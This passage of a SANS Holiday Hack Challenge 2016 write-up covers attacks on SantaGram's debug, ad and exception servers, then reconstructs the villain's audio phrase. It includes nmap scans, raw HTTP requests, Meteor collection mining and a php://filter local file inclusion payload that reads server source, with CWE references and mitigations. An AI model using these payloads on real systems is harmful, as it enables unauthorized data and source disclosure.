Now, the new APK can be emulated with Android SDK in order to test SantaGram.

```
$ adb devices
List of devices attached
emulator-5554   offline
$ adb install SantaGram_4.2.apk
[100%] /data/local/tmp/SantaGram_4.2.apk
    pkg: /data/local/tmp/SantaGram_4.2.apk
Success
```

Before trying the application, a Wireshark live capture can be started with filter `ip.addr == 35.184.63.245` so that the desired request can be caught. After having started SantaGram and created a new account, one can now go to the *Edit Profile* page to trigger the request to the debug server and observe the communication. Here is a sample of a POST request and its response.

```
POST /index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; sdk Build/KK)
Host: dev.northpolewonderland.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 143

{"date":"20161225162836-0500","freemem":9015736,"debug":"com.northpolewonderland.santagram.EditProfile,
 EditProfile","udid":"20637045b199e9e9"}


HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 29 Dec 2016 06:51:19 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"date":"20161225163119","status":"OK","filename":"debug-20161229065119-0.txt","request":
 {"date":"20161225112836-0500","freemem":9015736,"debug":"com.northpolewonderland.santagram.EditProfile,
  EditProfile","udid":"96d123db069fac32","verbose":false}}
```

Getting the audio file

In order to deal with JSON POST requests, one could for example useBurp Suite and its Repeater to communicate with the target (as advised by Alabaster Snowball).

From the previous request made with an emulated Android, one can see that, when requesting debug information through the JSON presented before, the server responds with a `request` key whose value is the JSON sent as the request with an additional `verbose` key set to `false`. So, let's see what happens when the JSON is now formatted with a `verbose` key set to `true`. The response then becomes:

```
{"date":"...","date.len":14,"status":"OK","status.len":"2","filename":"debug-...-0.txt","filename.len":26,
 "request":{"date":"unuseful","freemem":1,"debug":"com.northpolewonderland.santagram.EditProfile, EditProfile",
  "udid":"0123456789abcdef","verbose":true},
  "files":["debug-20161224235959-0.mp3","debug-201612...-0.txt",...,"index.php"]}
```

The disclosed information in `files` (related CWE: 215) shows the desired audio filename in a list at the same level than `index.php`. Thus, by just requesting the found file at server's root directory, one can download it.

> **Discovered file**: `debug-20161224235959-0.mp3`
>
> **Possible mitigation(s)**: Disable the `verbose` field handling in JSON's on the server-side.

Banner Ad Server

Hostname	IP Address	Open Ports	Target Services	CWE
`ads`	`104.198.221.240`	22, 80	Web	488


Getting the open ports can be done with Nmap as told byMinty Candycane.

```
$ nmap -sC 104.198.221.240
[...]
PORT   STATE SERVICE
22/tcp open  ssh
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open  http
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Ad Nauseam - Stupid Ads for Stupid People
[...]
```

First, let's try to connect through the browser to `http://ads.northpolewonderland.com`. One gets a home page of a JS application made with the Meteor Framework. Remembering what was told byPepper Minstix in the Workshop, a user script called*Meteor Miner* was made to collect information when browsing a web site made with Meteor. This allows to see the list of available collections in the Mongo DB and, eventually, to spot some information leakage. Then using some commands in the Web developer's console of the browser, such an information can be retrieved.

NB: The Web application does not work on Firefox but well on Google Chrome.


So, once connected on `http://ads.northpolewonderland.com` with the *Meteor Miner* user script enabled (e.g. loaded with the *TamperMonkey* browser add-on), one can see:



Meteor Miner
Toggle Loaded Only
Collections
HomeQuotes 4 Records
Satisfaction 1 Record
Subscriptions
meteor.loginServiceConfiguration
_roles
meteor_autoupdate_clientVersions
quotes
satisfaction
Templates
Home
MasterLayout
Nav
Routes
/aboutus ›
/admin/quotes ›
/affiliate/:affiliateId ›
/campaign/create ›
/campaign/review ›
/campaign/share ›
/create ›
/ ›
/login ›
/manage ›
/register ›


One can see two collections: *HomeQuotes* and *Satisfaction*, which are the collections owning the data displayed on the home page. The goal is now to search on the other pages discovered with Meteor Miner so that there exists a collection that leaks valuable information.

By going to the page `http://ads.northpolewonderland.com/admin/quotes`, one can point out that one more record is available in the *HomeQuotes* collection.



Meteor Miner
Logi
Toggle Loaded Only
Collections
HomeQuotes 5 Records 2 Unique Field Sets
Subscriptions
meteor.loginServiceConfiguration
_roles
meteor_autoupdate_clientVersions
adminQuotes
Templates
AdminQuotes
MasterLayout
Nav
Routes
/aboutus ›
/admin/quotes ›
/affiliate/:affiliateId ›
/campaign/create ›
/campaign/review ›
/campaign/share ›
/create ›
/ ›
/login ›
/manage ›
/register ›

By following the explanations of Tim Medin in hisblog post (and advised by Pepper Minstix, one can easily get information into this collection...



```
> HomeQuotes.find().fetch()
<· ▼Array[5]
    ▶0: Object
    ▶1: Object
    ▶2: Object
    ▶3: Object
    ▼4: Object
        _id: "zPR5TpxB5mcAH3pYk"
        audio: "/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"
        hidden: true
        index: 4
        quote: "Just Ad It!"
      ▶__proto__: Object
      length: 5
    ▶__proto__: Array[0]
> |
```

And the extra object from this collection shown in the context of the current page leaks the path to the desired audio file (related CWE: 488) !

> **Discovered file**: `discombobulatedaudio5.mp3`
>
> **Possible mitigation(s)**: Add a filtering on the server-side based on the authenticated username when selecting data to send from database collections to the client.

Uncaught Exception Handler Server


Hostname	IP Address	Open Ports	Target Services	CWE
`ex`	`104.154.196.33`	22, 80	RESTful API	98, 209

Getting the open ports can be done with Nmap as told byMinty Candycane.

```
$ nmap -sC 104.154.196.33
[...]
PORT   STATE SERVICE
22/tcp open  ssh
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open  http
|_http-title: 403 Forbidden
[...]
```

First, let's try to connect through the browser to `http://ex.northpolewonderland.com`. One gets a *403 Forbidden* response. Looking at the APK that was retrieved in Part 2, a simple `grep` on keyword `ex.northpolewonderland.com` shows that a PHP page is accessible at `/exception.php`. When browsing to this page, one receives a message telling that*Request method must be POST*. When trying a POST request, one receives a message telling that *Content type must be: application/json*.


In order to deal with JSON POST requests, one could for example useBurp Suite and its Repeater to communicate with the target. First, let's try some requests in order to guess the JSON structure.



```
POST /exception.php HTTP/1.1
Host: ex.northpolewonderland.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0)
Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: identity
Content-Type: application/json
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 2

{}
```


```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 27 Dec 2016 16:49:23 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Length: 82

Fatal error! JSON key 'operation' must be set to WriteCrashDump or
ReadCrashDump.
```

As responses leak too much error information (related CWE:209), this structure can be easily guessed. Let's try value*ReadCrashDump* first.



```
POST /exception.php HTTP/1.1
Host: ex.northpolewonderland.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0)
Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: identity
Content-Type: application/json
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 29

{"operation":"ReadCrashDump"}
```


```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 27 Dec 2016 16:50:36 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Length: 42

Fatal error! JSON key 'data' must be set.
```



```
POST /exception.php HTTP/1.1
Host: ex.northpolewonderland.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0)
Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: identity
Content-Type: application/json
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 43

{"operation":"ReadCrashDump","data":"test"}
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 27 Dec 2016 16:51:18 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Length: 47

Fatal error! JSON key 'crashdump' must be set.
```


Note that further tries reveal that the `data` value is a dictionary. It could be deduced from SantaGram's sources in `SplashScreen.java` by performing a simple `grep` on the APK file.



```
POST /exception.php HTTP/1.1
Host: ex.northpolewonderland.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0)
Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: identity
Content-Type: application/json
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 57

{"operation":"ReadCrashDump","data":{"crashdump":"test"}}
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.10.2
Date: Tue, 27 Dec 2016 16:52:12 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Length: 0
```

Now, one could try using value *WriteCrashDump* for `operation` .




```
POST /exception.php HTTP/1.1
Host: ex.northpolewonderland.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0)
Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: identity
Content-Type: application/json
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 58

{"operation":"WriteCrashDump","data":{"crashdump":"test"}}
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 27 Dec 2016 16:52:45 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Length: 81

{
        "success" : true,
        "folder" : "docs",
        "crashdump" : "crashdump-kq1dwq.php"
}
```

At this point, one can point out that the new crashdump is written in a PHP file located in the `docs` folder. Trying one more JSON POST request with `operation` *ReadCrashDump* reveals that the newly created PHP file is readable by entering the filename without the extension.

Maybe a PHP filter could allow to get the source code of `exception.php` . A reference is provided by Sugarplum Mary (also reminded in 1978) on a blogpost about local file inclusions (related CWE:98). Let's try if a PHP filter can be used.



```
POST /exception.php HTTP/1.1
Host: ex.northpolewonderland.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0)
Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: identity
Content-Type: application/json
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 111

{"operation":"ReadCrashDump","data":{"crashdump":"php://filter/read=conver
t.base64-encode/resource=exception"}}
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 27 Dec 2016 16:47:53 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Length: 3168
```

```
PD9waHAgCgojIEF1ZGlvIGZpbGUgZnJvbSBEaXNjb21ib2J1bGF0b3IgaW4gd2Vicm9vdDogZGlzY29
tYm9idWxhdGVkLWF1ZGlvLTYtWHl6RTN0OVlxS05ILm1wMwoKIyBDb2RlIGZyb20gaHR0cDovL3RoaX
NpbnRlcmVzdHNtZS5jb20vcmVjZWl2aW5nLWpzb24tcG9zdC1kYXRhLXZpYS1waHAvCiMgTWFrZSBzd
XJlIHRoYXQgaXQgaXMgYSBQT1NUIHJlcXVlc3QuCmlmKHN0cmNhc2VjbXAoJF9TRVJWRVJbJ1JFUVVF
U1RfTUVUSE9EJ10sICdQT1NUJykgIT0gMCl7CiAgICBkaWUoIlJlcXVlc3QgbWV0aG9kIG11c3QgYmU
gUE9TVFxuIik7Cn0KCSAKIyBNYWtlIHN1cmUgdGhhdCB0aGUgY29udGVudCB0eXBlIG9mIHRoZSBQT1
NUIHJlcXVlc3QgaGFzIGJlZW4gc2V0IHRvIGFwcGxpY2F0aW9uL2pzb24KJGNvbnRlbnRUeXBlID0ga
XNzZXQoJF9TRVJWRVJbIkNPTlRFTlRfVFlQRSJdKSA/IHRyaW0oJF9TRVJWRVJbIkNPTlRFTlRfVFlQ
RSJdKSA6ICcnOwppZihzdHJjYXNlY21wKCRjb250ZW50VHlwZSwgJ2FwcGxpY2F0aW9uL2pzb24nKSA
hPSAwKXsKICAgIGRpZSgiQ29udGVudCB0eXBlIG11c3QgYmU6IGFwcGxpY2F0aW9uL2pzb25cbiIp0w
p9CgkKIyBHcmFiIHRoZSByYXcgUE9TVC4gTmVjZXNzYXJ5IGZvciBKU090IGluIHBhcnRpY3VsYXIuC
iRjb250ZW50ID0gZmlsZV9nZXRfY29udGVudHMoInBocDovL2lucHV0Iik7CiRvYmogPSBqc29uX2Rl
Y29kZSgkY29udGVudCwgdHJ1ZSk7CgkjIElmIGpzb25fZGVjb2RlIGZhaWxlZCwgdGhlIEpTT04gaXM
gaW52YWxpZC4KaWYoIWlzX2FycmF5KCRvYmopKXsKICAgIGRpZSgiUE9TVCBjb250YWlucyBpbnZhbG
lkIEpTT04hXG4iKTsKfQoKIyBQcm9jZXNzIHRoZSBKU090LgppZiAoICEgaXNzZXQoICRvYmpbJ29wZ
XJhdGlvbiddKSBvciAoCgkkb2JqWydvcGVyYXRpb24nXSAhPT0gIldyaXRlQ3Jhc2hEdW1wIiBhbmQK
CSRvYmpbJ29wZXJhdGlvbiddICE9PSAiUmVhZENyYXNoRHVtcCIpKQoJewoJZGllKCJGYXRhbCBlcnJ
vciEgSlNPTiBrZXkgJ29wZXJhdGlvbicgbXVzdCBiZSBzZXQgdG8gV3JpdGVDcmFzaER1bXAgb3IgUm
VhZENyYXNoRHVtcC5cbiIp0wp9CmlmICggaXNzZXQoJG9ialsnZGF0YSddKSkgewoJaWYgKCRvYmpbJ
29wZXJhdGlvbiddID09PSAiV3JpdGVDcmFzaER1bXAiKSB7CgkJIyBXcml0ZSBhIG5ldyBjcmFzaCBk
dW1wIHRvIGRpc2sKCQlwcm9jZXNzQ3Jhc2hEdW1wKCRvYmpbJ2RhdGEnXSk7Cgl9CglllbHNlaWYgKCR
vYmpbJ29wZXJhdGlvbiddID09PSAiUmVhZENyYXNoRHVtcCIpIHsKCQkjIFJlYWQgYSBjcmFzaCBkdW
1wIGJhY2sgZnJvbSBkaXNrCgkJcmVhZENyYXNoZHVtcCgkb2JqWydkYXRhJ10pOwoJfQp9CmVsc2Uge
```

This allows to retrieve the `exception.php` by just Base64-decoding the string obtained in the response. By looking at thePHP code, one can trivially note at line 3 that a comment provides the path to the desired audio file.

> **Discovered file**: `discombobulated-audio-6-XyzE3N9YqKNH.mp3`
>
> **Possible mitigation(s)**: Make the error messages less verbose so that the JSON structure cannot be guessed.

Part 5: Discombobulated Audio

Josh sighed as he scratched his head. "Hey, sis. We've managed to own much of the SantaGram infrastructure, but all we've got to show for it is these strangely distorted audio files. They sound weird, as though they've been all discombobulated somehow. We certainly haven't found the criminal who abducted Santa. Also, there's that one door at the North Pole we haven't been able to get open yet. Very curious, I tell you."

Something Joshua just said triggered Jessica's memory. "I recall seeing a weird machine here at the North Pole called 'The Audio Discombobulator.' Remember it? It mentioned how it cuts, mixes, and stirs songs together, and then distributes them throughout the North Pole. I guess that explains the music that saturates everything up here. Perhaps these weird audio files came from that machine... but they don't sound much like music, and certainly not whole songs."

"What if..." Josh contemplated, "...the villain walked by the Audio Discombobulator and uttered something... Not a song, which the machine is used to dealing with, but instead a sentence or a phrase. The machine might have heard that, cut it up, mixed it, and then distributed it throughout the North Pole!"

Jess concluded the thought, "Wow! Let's see if we can put the pieces of this crazy audio puzzle back together. It might help us find the bad guy."

And, finally, Dear Reader, now is your chance to bring the foul villain who nabbed Santa to justice. ***Analyze the audio files and find the villain in the North Pole to answer*** *these questions:*

9) Who is the villain behind the nefarious plot?

10) Why had the villain abducted Santa?

Please note: You can determine the plot and the identity of the villain with access to as few as five of the seven audio files. However, as stated above, participants who gain access to all seven audio files will be given special consideration. Again, you do not need to compromise all the SantaGram servers to answer items 9 and 10. Partial answers are completely welcomed and are certainly eligible to win.

Solutions

As Josh tells in the story of Part 5, the audio data to be recontructed is *not a song [...] but instead a sentence or a phrase*. This is the last passphrase to be found in order to open the last area which gives access to the villain.

In Part 2 and Part 4, the seven audio files were gathered and one has now to find a way to reconstruct the phrase taking what the music machine tells into account.

Knowing that, one can try what follows:

- Append all audio files
- Filter the voice frequency band
- Change the playback speed
- Export it to other audio formats

All these operations can easily be scripted using Pydub (a nice Python audio library) in a tool that will facilitate the analysis.

By trial and error, one can finally come to the right parameters and play the audio file, which reveals the phrase.

```
$ ./get-audio-phrase.py -d ../audio/ -s 10
21:15:37 [INFO] Appended: discombobulatedaudio1.mp3
21:15:37 [INFO] Appended: discombobulatedaudio2.mp3
21:15:37 [INFO] Appended: discombobulatedaudio3.mp3
21:15:37 [INFO] Appended: discombobulatedaudio4.mp3
21:15:37 [INFO] Appended: discombobulatedaudio5.mp3
21:15:37 [INFO] Appended: discombobulatedaudio6.mp3
21:15:37 [INFO] Appended: discombobulatedaudio7.mp3
21:15:43 [INFO] Created: audio.wav
avplay version 9.20-6:9.20-0ubuntu0.14.04.1, Copyright (c) 2003-2014 the Libav developers
  built on Dec  7 2016 21:22:31 with gcc 4.8 (Ubuntu 4.8.4-2ubuntu1~14.04.3)
[wav @ 0x7f4590005be0] max_analyze_duration reached
Input #0, wav, from '/tmp/tmppkji2P.wav':
  Duration: 00:00:05.32, bitrate: 1411 kb/s
    Stream #0.0: Audio: pcm_s16le, 44100 Hz, 2 channels, s16, 1411 kb/s
   5.33 A-V:  0.000 s:0.0 aq=    0KB vq=    0KB sq=    0B f=0/0
```

Passphrase: *Father Christmas, Santa Claus or, as I’ve always known him, Jeff*

This phrase comes from the movie *A Christmas Carol* (2010), with the well-known movie character *Doctor Who*.

9) Who is the villain behind the nefarious plot?

> **Answer**: Dr. Who

10) Why had the villain abducted Santa?

> **Answer**: Dr. Who required Santa's powerful North Pole Wonderland Magick to prevent the Star Wars Special from being released.

Epilogue: Bringing It All Home

With Santa's rescue and the discovery of his abductor, the Dosis children were finally satisfied that Christmas was now safe. They contacted their father's friends in law enforcement to ensure the villain would pay for his crime.

And that, Dear Reader, is the story of how you helped the Dosis children save Christmas and preserve the whole holiday season yet again.

*Please answer each question by January 4, 2017 *, sending your description of how you unraveled each one to SANSHolidayHackChallenge@counterhack.com. From all submitted entries, we'll pick ten winners, according to the following plan:*

- *Seven random draw answers selected from all entries, regardless of how complete or incomplete they are*
- *The best technical answer*
- *The most creative answer that is technically correct*
- *The best overall answer, our Grand Prize Winner*

Remember, even if you can't answer one or more of the questions, please do send in an answer of any kind to be entered in that random draw. Seriously, if you get 50%, 80%, or 98% of the answers, you'll still be eligible to win.

The seven random draw answers will receive a much coveted, beautiful, and soft-to-the-touch NetWars T-Shirt.

The best technical answer and most creative answer winners will receive a subscription to NetWars Continuous, with 4 months of access to the exciting SANS cyber range to develop skills, have fun, and earn CPEs!

And, check this out:

*The Grand Prize ** for the SANS Holiday Hack Challenge is one free SANS Online Training course of your choice! The winner will choose from any of SANS' 30+ Online Courses, and will complete SANS training at their own pace from anywhere on the Internet.*

Happy Holidays!

--Counter Hack and Friends

** Any time zone on planet Earth will do.*

*** SANS will choose only one winner for the Grand Prize. The SANS Online Training seat is not transferable to another person or event and does not include a certification attempt. No substitutions are allowed for the SANS Online Training seat. For any of these prizes, SANS is not responsible for lost, late, or unintelligible entries, lost connections, miscommunications, failed transmissions, other technical difficulties or failures.*

Alternative End: Sentencing the Villain to Death

